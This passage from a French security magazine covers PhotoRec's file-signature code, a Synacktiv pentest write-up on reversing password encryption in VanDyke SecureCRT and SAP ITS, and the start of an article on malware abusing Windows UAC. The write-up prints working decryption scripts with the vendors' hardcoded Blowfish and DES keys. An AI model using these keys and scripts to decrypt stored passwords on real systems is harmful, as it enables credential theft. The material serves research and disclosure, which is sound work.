Le mécanisme de signature que nous avons utilisé est cependant assez basique.

Pour les cas plus complexes ou pour maîtriser la taille des fichiers récupérés, il faut programmer.

Sur http://www.cgsecurity.org/wiki/Developers, vous trouverez quelques exemples plus ou moins complexes indiquant comment :

- identifier le début d'un fichier par des valeurs constantes/magiques ;
- extraire la date et l'heure stockées dans le fichier même ;
- déterminer la taille d'un fichier correspondant à un streaming ;
- extraire le nom du fichier...

Vos patchs sont les bienvenus. À défaut, n'hésitez pas à envoyer quelques fichiers (trois pour faire bonne mesure) et je regarderai ce que je peux faire.

En résumé, le développeur doit renseigner une première structure avec notamment l'extension, un texte descriptif, si la récupération de cette famille de fichiers est activée par défaut ou non, le nom d'une fonction.

```
const file_hint_t file_hint_png= {
  .extension="png",
  .description="Portable/JPEG/Multiple-Image Network Graphics",
  .min_header_distance=0,
  .max_filesize=PHOTOREC_MAX_FILE_SIZE,
  .recover=1,
  .enable_by_default=1,
  .register_header_check=&register_header_check_png
};
```

Cette fonction (ici `register_header_check_png`) fait autant d'appels à la fonction `register_header_check()` qu'il y a de signatures à enregistrer avec à chaque fois l'indication d'une fonction de callback.

```
register_header_check(0, jng_header,sizeof(jng_header), &header_
check_png, file_stat);
```

Cette fonction de callback (ici `header_check_png`) est chargée de réaliser des tests plus poussés sur l'en-tête que la présence d'une simple signature et, si les tests sont concluants, confirmer la présence d'un nouveau fichier. Il est possible de définir aussi :

- une fonction `data_check()` chargée de stopper la récupération des données si un bloc de données est étranger au fichier (présence de caractère incompatible avec le format de fichier, fin du fichier atteinte...) ;
- une fonction `file_check()` pour vérifier la cohérence du fichier récupéré et déterminer sa taille réelle au besoin ;
- une fonction `file_rename()` pour donner un nom plus parlant au fichier que le nom générique par défaut ou même corriger l'extension du fichier ;
- le champ `time` pour indiquer la date et heure de modification du fichier.


```
struct file_recovery_struct
{
  file_stat_t *file_stat;
  time_t time;
  const char *extension;
  uint64_t min_filesize;
  uint64_t calculated_file_size;
  int (*data_check)(const unsigned char*buffer, const unsigned int
buffer_size, file_recovery_t *file_recovery);
  void (*file_check)(file_recovery_t *file_recovery);
  void (*file_rename)(const char *old_filename);
  ...
};
```

10 Effet des mesures anti-forensics

PhotoRec ne contient pas de protection anti-forensics: il ne recherche pas les fichiers intégrés dans d'autres fichiers ou à leur fin par exemple. Cependant, il est très performant et très fiable comme l'indiquent les tests du *National Institute of Standards and Technology* (NIST, http://www.cftt.nist.gov/filecarving.htm).

11 Qui utilise PhotoRec ?

Les principaux utilisateurs de PhotoRec sont :

- des photographes, professionnels ou amateurs, ayant perdu le contenu de leur carte mémoire : fichiers effacés, carte reformatée, système de fichiers corrompu...

- des personnes travaillant sous Linux ou Mac OS X : PhotoRec compte parmi le petit nombre de logiciels de récupération de données fonctionnant sous un autre système d'exploitation que Windows ;
- des personnes ayant perdu des données dans un format de fichier peu courant : PhotoRec récupère aussi bien des formats de fichiers classiques comme les documents MS Office, OpenOffice, images JPEG, archives ZIP que des formats de fichiers très spécialisés : étant open source (comprendre « gratuit »), les utilisateurs n'ont pas peur de demander l'ajout d'un nouveau format de fichier ;
- des sociétés de récupération de données et des enquêteurs à la recherche de preuves numériques.

Depuis la version de développement 7.0-WIP, une version graphique basée sur Qt de PhotoRec est disponible. Cela devrait permettre d'élargir sa base d'utilisateurs que l'interface texte découragerait.

12 Anecdote


Je reçois avec plaisir toutes les semaines des messages de remerciements de la part d'utilisateurs ayant récupéré leurs données : la thèse qu'il faut rendre la semaine prochaine dont la dernière sauvegarde date de plusieurs mois, les photos du voyage de noces, des années de photos numériques qui n'ont jamais été sauvegardées... Mais je crois que l'une des anecdotes qui m'a le plus amusé est celle que j'ai reçue en janvier 2007 : dans un premier mail, l'utilisateur explique qu'un appareil photo a été volé dans sa voiture, mais qu'une semaine plus tard, la police a trouvé le coupable et a pu restituer l'appareil photo. Le contenu avait été effacé, mais grâce à PhotoRec, l'utilisateur avait récupéré plus de 300 photos.

> Currently I am recovering over 300 photos using PhotoRec that my sister in law took over the holidays. Our car was broken into and the camera was stolen. A week later the police found the guy! They found the camera, but it had been wiped.
>
> I had read about recovering photo's from flash cards via a story on slashdot, and now here I am.

Quelques heures plus tard, j'ai reçu la suite de l'histoire :

> I have recovered some pictures that look to be taken by the thief [...] I am submitting a CD of the data I have recovered to the Detective involved in the case. My little camera was involved in a much larger theft, so hopefully the pictures they took will help nail them all!

Le voleur avait utilisé l'appareil photo, PhotoRec a permis de récupérer des photos ayant beaucoup intéressé le détective en charge du dossier : celui-ci espère découvrir les autres personnes impliquées dans un vol de plus grande envergure. ■



INGÉNIERIE INVERSE ET TESTS D'INTRUSION : CAS PRATIQUES

Eloi VANDERBEKEN – Expert Sécurité chez Synacktiv

eloi.vanderbeken@synacktiv.com

mots-clés : *REVERSE-ENGINEERING / PENTEST / CRYPTO / MOT DE PASSE / VANDYKE / SAP*

Quand on parle de tests d'intrusion, on pense généralement nmap, mimikatz, nessus, burp etc. Mais dans de nombreux pentests, on se retrouve confronté à des technologies propriétaires pour lesquelles il n'existe pas d'outils publics et qu'il faut pourtant compromettre le plus rapidement possible. C'est là qu'il devient intéressant d'avoir OllyDbg.

1 Contexte

Après la compromission d'une machine, le but de l'intrus est souvent de récupérer un maximum d'informations en vue :

- d'élever ses privilèges sur cette machine ;
- de compromettre d'autres machines ;
- de récupérer des informations métiers sensibles pour l'entreprise auditée.

Pour ces objectifs, la découverte de fichiers contenant des mots de passe est intéressante : si les informations métiers sensibles ne sont pas présentes sur la machine compromise, elles sont peut-être accessibles via des mots de passe stockés !

De nombreux outils permettent d'extraire les secrets des fichiers de configuration des clients e-mails ou des navigateurs. Mais il arrive souvent que pour des outils moins connus et souvent propriétaires, personne ne se soit intéressé au format de stockage et de chiffrement des secrets. C'est par exemple le cas du logiciel VanDyke Secure CRT® **[VANDYKE]**, un terminal virtuel supportant de nombreux protocoles (SSH1, SSH2, Telnet, Rlogin, etc.). Vu son utilisation, il est particulièrement intéressant de récupérer les mots de passe utilisateur qu'il stocke dans ses fichiers de configuration.

C'est aussi par exemple le cas du mécanisme de chiffrement des mots de passe du SAP *Internet Transaction Server*. Ce composant du progiciel de gestion intégré permet d'exposer SAP sur Internet.

C'est ainsi que démarre notre cas pratique. Lors d'un test d'intrusion qui démarre bien, nous rencontrons ces différents logiciels déployés sur plusieurs machines. Les fichiers de configuration contenant des mots de passe visiblement chiffrés sont accessibles. Notre mission, en temps contraint : récupérer les binaires nécessaires pour une analyse offline, retrouver le plus rapidement possible les différents algorithmes de chiffrement, déchiffrer les mots de passe, et continuer notre progression sur les différents systèmes à compromettre.

2 VanDyke Secure CRT®

2.1 Premier pas

Les fichiers contenant les mots de passe sont enregistrés dans le dossier `%APPDATA%\VanDyke\Config\Sessions\sessionname.ini` et se présentent sous la forme suivante :

```
S:"Username"=elvanderb
S:"Password"=u5b04068682b5648098adec54f85d56685e3c1ee38243b89feacb
416addac57db
S:"Login Script V2"=
D:"Session Password Saved"=00000001
S:"Local Shell Command Pre-connect"=
D:"Is Session"=00000001
S:"Protocol Name"=SSH2
[...]
```


En modifiant une lettre du mot de passe, quelle que soit sa place, l'intégralité du mot de passe chiffré change. Nous avons donc, a priori, affaire à un algorithme non trivial. Pour le découvrir, il va nous falloir étudier le code de l'application.

L'application fonctionnant sous Windows, l'outil tout indiqué est OllyDbg **[OLLYDBG]**. La préférence de l'auteur va à la version 1.10 de OllyDbg, mais il est tout à fait possible d'utiliser la version 2.0 ou de tenter d'utiliser son concurrent open source récemment sorti, x64_dbg **[X64_DBG]**.

La première bonne surprise est que, bien qu'il soit payant, VanDyke CRT® ne semble pas particulièrement protégé contre l'analyse (ni *packer*, ni *anti-debugger*). La base de code est cependant relativement importante (plus de 20 Mo en comptant les différentes DLL) et nous n'aurons pas le temps d'étudier l'intégralité du programme. Le premier challenge est donc d'identifier le plus rapidement possible la portion de code qui effectue le chiffrement du mot de passe.

2.2 Recherche de l'algorithme de chiffrement

La première approche que nous avons tentée a été de suivre le flot d'exécution du programme, de la lecture du mot de passe chiffré à son envoi au serveur, lors d'une connexion à un serveur dont le mot de passe a été enregistré. Cependant le programme a été développé en C++ avec l'utilisation de nombreuses fonctions virtuelles, ce qui rend la lecture du binaire compliquée.

De plus le déchiffrement du mot de passe est uniquement effectué à la première connexion, lors du traitement des données de la session enregistrée. Le mot de passe reste ensuite en mémoire jusqu'à l'extinction du programme : il n'est donc pas possible d'encadrer précisément le code chargé de son déchiffrement dans le flot d'exécution du programme.

Dans le cas contraire, il aurait par exemple été possible de restreindre la portion de code à étudier à celle comprise entre le moment où la connexion est initialisée et le moment où le client VanDyke est authentifié auprès du serveur. Dans ce cas, l'analyse du code aurait pu se limiter au code situé entre le début du *parsing* des informations du fichier et la connexion. Cependant, la fonction chargeant les données enregistrées est particulièrement volumineuse. De plus, même une fois la portion de code chargée de la lecture du mot de passe identifiée, celui-ci est copié plusieurs fois en mémoire à des endroits différents. Il est donc compliqué de suivre son traitement à l'aide de *hardware breakpoints* (HBP) en accès.

> **Note**
>
> **Hardware breakpoints**
>
> **Les *hardware breakpoints* (HBP) sont des points d'arrêt gérés directement par le processeur à l'aide des registres de *debug*. Il est possible de poser 4 breakpoints générant une exception lors de l'exécution, l'écriture ou la lecture d'une case mémoire de 1, 2 ou 4 octets.**

La seconde approche choisie a été de rechercher la fonction de chiffrement plutôt que celle de déchiffrement. Après avoir entré un nouveau mot de passe dans l'interface de gestion des profils, nous cherchons notre mot de passe en mémoire afin de pouvoir suivre les transformations que le programme effectuera dessus avant son enregistrement.

VanDyke utilisant de nombreuses API Windows dans leur version Unicode (API suffixées par W pour WideChar), il a manifestement été compilé de manière à manipuler des chaînes de caractères Unicode. Il nous faut donc chercher notre mot de passe encodé en Unicode.




Fig. 1 : Ouverture de la fenêtre de OllyDbg permettant la visualisation des pages mémoire.

Pour cela, nous ouvrons la fenêtre de OllyDbg listant les pages mémoires (le bouton 'M' dans la barre d'outils de OllyDbg, le menu ***View > Memory*** ou le raccourci clavier [Alt] + [M], fig.1) et nous cherchons notre mot de passe (clic droit ***> Search*** ou le raccourci clavier [Ctrl] + [B], fig.2) dans le champ Unicode.




Fig. 2 : Recherche du mot de passe en mémoire.

Nous trouvons alors une unique occurrence de notre mot de passe en mémoire, sur laquelle nous posons un HBP en accès (fig.3).




Fig. 3 : Ajout du HBP en accès sur le mot de passe.

Lorsque nous confirmons nos modifications, le programme s'arrête d'abord dans l'API `MSVCR110.wcsncmp`, le nouveau mot de passe est alors comparé

avec celui qui vient d'être renseigné. Le second point d'arrêt intervient lors de la copie du mot de passe dans la pile à l'aide de la fonction `memcpy`. Si nous posons un HBP sur la copie qui vient d'être faite et que nous relançons l'exécution du programme, nous arrivons alors dans la fonction de chiffrement, reconnaissable grâce à ses arguments (le mot de passe, sa taille et un *buffer* qui contiendra le mot de passe chiffré).

En étudiant un peu le code situé à proximité de la fonction de chiffrement, on identifie rapidement que le mot de passe est chiffré deux fois à l'aide de la même fonction, le second chiffrement étant réalisé après avoir concaténé le premier chiffré à une chaîne de 4 octets aléatoires.

2.3 Étude de l'algorithme de chiffrement et récupération de la clé

La première étape pour identifier l'algorithme de chiffrement utilisé pour chiffrer le mot de passe consiste à déterminer si nous avons affaire à un chiffrement à flot ou par bloc et, le cas échéant, de déterminer la taille des blocs utilisés. Ceci peut être fait en regardant la manière dont évolue le buffer contenant les données chiffrées dans la boucle de chiffrement principale. Les données chiffrées étant inscrites 8 octets par 8 octets dans le buffer de sortie, nous en déduisons que l'algorithme de chiffrement utilise des blocs de 64 bits.

Il nous reste maintenant à déterminer quel algorithme de chiffrement est utilisé. Pour cela, les instructions de la boucle de chiffrement sont plutôt révélatrices (voir fig.4). On peut rapidement y déceler que l'algorithme de chiffrement utilise 16 tours, 4 *S-boxes* et que les tours se composent de 3 opérations : une addition, suivie d'un ou-exclusif et une autre addition ; enfin le flot de données montre qu'il s'agit d'un réseau de Feistel `(Ci = A || B ; Ci+1 = B || f(B) xor A)` **[FEISTEL]**.

Les personnes reversant régulièrement des algorithmes cryptographiques ont sûrement déjà déterminé quel algorithme est utilisé : il s'agit de Blowfish **[BLOWFISH]**. Il nous reste à vérifier que l'algorithme n'a pas été modifié (ce qui est relativement courant), que les S-boxes utilisées sont bien les S-boxes originales et à retrouver la clé utilisée.

Les S-boxes de Blowfish sont générées à partir de la clé de chiffrement. Dans notre cas, ces S-boxes sont placées dans la pile, ce qui nous permet de déterminer quelle fonction est responsable de leur allocation (en retrouvant quelle fonction utilise cette portion de la pile). Un breakpoint sur le début de cette fonction nous permet alors de tracer son exécution afin de repérer quand la portion de pile consacrée aux S-boxes est modifiée donc de trouver la fonction qui les génère. Les arguments passés à cette fonction nous donneront alors les clés utilisées.




Fig. 4 : Capture d'écran de la fonction de chiffrement d'un bloc. Les instructions encadrées en vert correspondent aux opérations de la fonction de tour du réseau de Feistel de Blowfish, les instructions encadrées en rouge correspondent à la manipulation du compteur de tours et les pointeurs encadrés en orange pointent sur 4 S-boxes.

La lecture du code et des données manipulées nous permet de vérifier que la fonction de génération des S-boxes ainsi que les constantes sont apparemment identiques (voir fig.5). De plus, nous savons maintenant que la clé correspond au deuxième paramètre de la fonction de génération des S-boxes.




Fig. 5 : Capture d'écran de la fonction de dérivation de la clé, on reconnaît ici la constante 0xD1310BA6, qui correspond aux premières décimales de pi et est utilisée par Blowfish pour dériver les S-boxes de la clé.

Pour vérifier nos hypothèses, nous pouvons vérifier que le premier buffer chiffré peut être déchiffré avec la clé que nous avons découverte et l'algorithme Blowfish standard ; ce qui s'avère être le cas.

Il nous reste maintenant à déterminer l'origine de la clé pour être capables de déchiffrer n'importe quel fichier de configuration. Cette clé peut en effet être dérivée du nom de l'utilisateur, de l'adresse du serveur, de l'ordinateur sur lequel le programme est exécuté, à partir des API cryptographiques de Windows (à l'aide des DPAPI comme *CryptProtectData* par exemple **[DPAPI]**), etc.

Une lecture du code nous montre cependant que les deux clés passées en paramètre de la fonction de dérivation sont situées dans la mémoire globale et que, bien que situées en mémoire réinscriptible, celles-ci ne sont pas modifiées avant utilisation (ce sont les mêmes sur le disque et pendant le chiffrement de n'importe quel mot de passe). Les mêmes clés sont donc utilisées pour chiffrer l'intégralité des fichiers de configuration SSHv2 de VanDyke.

Il ne nous reste plus qu'à développer un script automatisant le déchiffrement pour récupérer l'intégralité des mots de passe chiffrés en clair :

```
$ python
>>> from Crypto.Cipher import Blowfish
>>> encrypted_password = '4f3afcd8f75c96b1173c1e8690e6ea8740119bbaf1a
7cc57a526f35143c8d76fab27ae6351bb9aceee85691e08e532463a6a94c9a8de3941'
>>> c1 = Blowfish.new('\x5F\xB0\x45\xA2\x94\x17\xD9\x16\xC6\xC6\xA2\x
FF\x06\x41\x82\xB7', Blowfish.MODE_CBC, '\x00'*8)
>>> c2 = Blowfish.new('\x24\xA6\x3D\xDE\x5B\xD3\xB3\x82\x9C\x7E\x06\x
F4\x08\x16\xAA\x07', Blowfish.MODE_CBC, '\x00'*8)
>>> padded = c1.decrypt(c2.decrypt(encrypted_password.decode('hex'))
[4:-4])
>>> password = ''
>>> while padded[:2] != '\x00\x00' :
...     password, padded = password + padded[:2], padded[2:]
...
>>> print password.decode('UTF-16')
MISC + Synacktiv = <3
```

Le code complet est disponible sur le site de Synacktiv **[SYNACKTIV]**.

3 SAP Internet Transaction Server

3.1 Récupération d'informations

Toujours lors d'un audit, nous nous sommes retrouvés en possession de mots de passe chiffrés. Ceux-ci ont été extraits de la configuration d'un serveur SAP ITS et semblent chiffrés ou hachés à l'aide de DES. Leur format est le suivant : `des26([0-9A-F]+)`.

Une rapide recherche sur notre moteur de recherche préféré nous montre qu'il s'agit effectivement de mots de passe chiffrés à l'aide de DES et que la clé utilisée est spécifiée dans le champ `CryptKey` de la configuration qui est en notre possession **[SAP]**. Mais malgré toutes ces informations et le test de nombreux modes de chiffrement, nous n'arrivons pas à déchiffrer ces mots de passe ! De plus, aucune documentation ne semble être présente sur internet. Nous trouvons juste un mail sur SecurityFocus **[SECFOC]** décrivant le format et supposant que le mot de passe est haché à l'aide de l'algorithme *crypt* (message suivi d'un « NOT CONFIRMED »). Réflexe immédiat, nous démarrons IDA...

3.2 Localisation de l'algorithme

Les binaires étant en 64 bits et n'ayant pas de VM sous la main, il a fallu étudier le programme statiquement à l'aide d'IDA. La première étape a consisté à repérer dans les différentes DLL du programme celle responsable du déchiffrement des mots de passe. Pour cela, la manière la plus simple est de rechercher des références aux chaînes « des26 » ou « password » :

```
$ grep -r des26
Fichier binaire itsmanage.dll correspondant
Fichier binaire sapxgdk.dll correspondant
Fichier binaire wgate.dll correspondant
```

Un petit `strings` finit de nous orienter sur la DLL à étudier :

```
$ strings itsmanage.dll | grep password
[...]
UpdateRegistryPasswords4User: found crypted password %s.
UpdateRegistryPasswords4User: new crypted password is %s.
[...]
```

La méthode peut paraître rudimentaire, mais elle est efficace (et c'est tout ce qu'on lui demande !). La prochaine étape est de remonter depuis la chaîne « new crypted password » jusqu'au chiffrement du mot de passe utilisateur afin de découvrir l'algorithme exact et les clés utilisées.

3.3 La deuxième clé...

Dans le code de l'unique fonction référençant la chaîne `UpdateRegistryPasswords4User: new crypted password` (voir fig. 6), nous identifions rapidement :

- la fonction chargée de manipuler les clés grâce à l'utilisation de la fonction `sscanf` (une succession de 8 `sscanf(&buff[i], "%02X", key[i])` permet de décoder les clés en hexadécimal avant leur utilisation) ;
- les fonctions chargées du déchiffrement et du chiffrement du mot de passe.




Fig. 6 : Capture d'écran de la fonction de mise à jour des mots de passe chiffrés.

La fonction identifiée est chargée de la mise à jour des mots de passe suite à un changement de la clé maître (`UpdateRegistryPasswords`). Les mots de passe sont donc déchiffrés avec l'ancienne clé puis chiffrés à nouveau avec la nouvelle clé. Cependant, à la lecture du code, nous nous rendons compte qu'une clé en dur dans le code est utilisée lors de ce processus (elle est lue grâce à la fonction `recup_chaine_hardcode` dans la figure 6).

Lorsque nous tentons d'utiliser cette clé pour déchiffrer notre mot de passe chiffré, nous retombons sur une autre chaîne de la forme `des26([0-9A-F]+)` pouvant cette fois-ci être déchiffrée à l'aide de la clé `CryptKey` :

```
$ python
>>> from Crypto.Cipher import DES
>>> encrypted_pass = 'des26(f56b68bf55019461cb374db6ed33146cd33ec2c
d2cf03ff72f41c9bd1c6e95c6afc6154b3ea75eab2b054736d64535361873fed8ab
260a08)'[6:-1].decode('hex')
>>> k1 = DES.new('833de42f5166a1c2'.decode('hex'), DES.MODE_ECB)
# clé hardcodée dans itsmanage.dll
>>> k2 = DES.new('0123456789abcdef'.decode('hex'), DES.MODE_ECB)
# clé de la configuration CryptKey
>>> k1.decrypt(encrypted_pass)
'des26(5432bd4497ac66baa4fca74cf3e576b6bcf5ef78dc9f5987)\x00'
>>> k2.decrypt('5432bd4497ac66baa4fca74cf3e576b6bcf5ef78dc9f5987'.
decode('hex'))
'Synacktiv + MISC = <3\x00\x00\x00'
```

Cette clé hardcodée semble être présente afin d'assurer que les mots de passe sont chiffrés sur le disque, même si aucune clé `CryptKey` n'est spécifiée dans la configuration.

Épilogue

Si cet article vous a donné envie de vous frotter aux algorithmes de chiffrement de mots de passe ou au logiciel VanDyke, sachez que, dans le cas de VanDyke, l'utilisation de l'algorithme de chiffrement Blowfish est propre au chiffrement des mots de passe SSHv2. L'algorithme servant à chiffrer les commandes automatiques Telnet utilise par exemple un autre algorithme, bien moins solide d'ailleurs que nous vous invitons à étudier. Ceci ne devrait cependant (bientôt) plus être le cas, suite à la rédaction de cet article, VanDyke a prévu de publier une mise à jour de son logiciel à la mi-février pour permettre l'utilisation d'un mot de passe maître pour chiffrer l'ensemble des mots de passe. Les exemples d'algorithmes propriétaires et non documentés sont légion et nous ne doutons pas que vous trouverez votre bonheur !

Le but de cet article n'était pas uniquement de vous encourager à pratiquer le *reverse*, mais aussi de montrer que pentest et reverse engineering sont complémentaires. Dire « moi je ne veux pas faire de test d'intrusion, je veux faire du reverse » ou au contraire « non, mais passer ma journée dans de l'assembleur ça ne m'intéresse pas, moi je veux péter du serveur » ne rime pas à grand-chose. Une bonne expérience en reverse se montre rapidement utile lors des vrais pentests (troll inside !).

De la même façon que le test d'intrusion ne se limite pas à reformater des scans d'outils automatisés, limiter le reverse à l'analyse de malwares ou à l'exploitation de vulnérabilités est réducteur. Ces deux disciplines se complètent :

- Pourquoi reverser une application quand on peut trouver son code source sur un serveur FTP non authentifié ?
- Comment intercepter correctement un flux chiffré dans un protocole inconnu et compliqué sans reverser le client lourd ?

Bien entendu, la principale difficulté de ces exercices en temps contraint et qu'il est nécessaire d'avoir de bons réflexes (et donc de l'expérience) pour avancer rapidement sur des binaires complexes de plusieurs méga-octets. Nous espérons par le biais de cet article avoir donné envie aux pentesteurs de faire du reverse et aux reverseurs de faire du pentest ! ■

Références

[VANDYKE] http://www.vandyke.com/products/securecrt/index.html

[OLLYDBG] http://www.ollydbg.de/

[X64_DBG] http://x64dbg.com/

[FEISTEL] http://fr.wikipedia.org/wiki/R%C3%A9seau_de_Feistel

[BLOWFISH] http://fr.wikipedia.org/wiki/Blowfish

[DPAPI] http://msdn.microsoft.com/en-us/library/ms995355.aspx

[SYNACKTIV] http://synacktiv.ninja/ressources/VanDyke_SecureCRT_decrypt.py

[SAP] ITS Administrator's Guide 6.20 - Changing the Password Cryptkey

[SECFOC] http://www.securityfocus.com/archive/1/335593

MALWARE ET UAC

Paul RASCAGNÈRES – Senior Threat Researcher – G DATA SecurityLabs

mots-clés : UAC / MALWARE / WINDOWS / RUNAS

Lors de l'exécution d'un malware sur une machine cible, il est généralement intéressant d'obtenir les droits administrateur. Dans le cas de machines utilisées par des particuliers, l'utilisateur est très fréquemment déjà administrateur, mais ses processus sont exécutés avec des droits limités. C'est à ce moment que l'UAC (User Account Control) entre en jeu. Nous allons voir comment les malwares manipulent l'UAC afin de s'exécuter avec les droits administrateur.

Nous ne parlerons (presque) pas d'élévation de privilèges, cet article étant basé sur le fait que l'utilisateur ciblé est dans le groupe administrateur de son poste de travail !

1 Introduction

1.1 Pourquoi utiliser des privilèges administrateur ?

Les raisons sont multiples, en voici quelques exemples :

- accéder à toute la mémoire de la machine afin d'obtenir les hashes NTLM (ou encore les tickets Kerberos) afin de réaliser des pivots vers d'autres machines du réseau. Cette technique, nommée *Pass-The-Hash* (ou *Pass-The-Ticket*), est très fréquemment utilisée dans le cas d'attaques ciblées afin de se déplacer dans l'infrastructure ciblée ;
- accéder à la mémoire d'autres processus en cours d'exécution afin de s'injecter dans ceux-ci, de voler des données présentes en mémoire (cas pour les malwares ciblant les points de vente – *Point-Of-Sale*/POS) ;
- cacher sa présence et son activité plus efficacement, par exemple via le déploiement de modules noyau afin d'installer un rootkit ;
- infecter tous les utilisateurs qui partagent la même machine et pas seulement l'utilisateur en cours. Ceci est particulièrement vrai dans le cas de machines familiales.
- ...

Les raisons sont diverses, mais la technique est assez commune dans les malwares actuels. Que se soit chez les malwares ciblant les particuliers que ceux ciblant les entreprises.

1.2 Présentation de l'UAC

L'UAC a été mis en place par Microsoft à partir de Windows Vista. Le but de cette fonctionnalité de sécurité est de limiter les droits des applications exécutées par un utilisateur, même si celui-ci est administrateur de la machine (c'est-à-dire présent dans le groupe Administrateur). Si l'application nécessite les droits administrateur, une fenêtre de dialogue est alors affichée




Fig. 1 : Exemple de fenêtre de dialogue demandant l'exécution d'une application de confiance signée par Microsoft.

à l'utilisateur afin qu'il valide ou non si l'application peut être exécutée avec les droits administrateur.

Il existe deux types de fenêtres de dialogue permettant (théoriquement !) à l'utilisateur de choisir si l'application est de confiance ou non. Ces fenêtres de dialogue diffèrent en fonction de l'application, si elle est ou non signée et vérifiée.




Fig. 2 : Exemple de fenêtre de dialogue demandant l'exécution d'une application non signée.

Comment cela fonctionne-t-il?

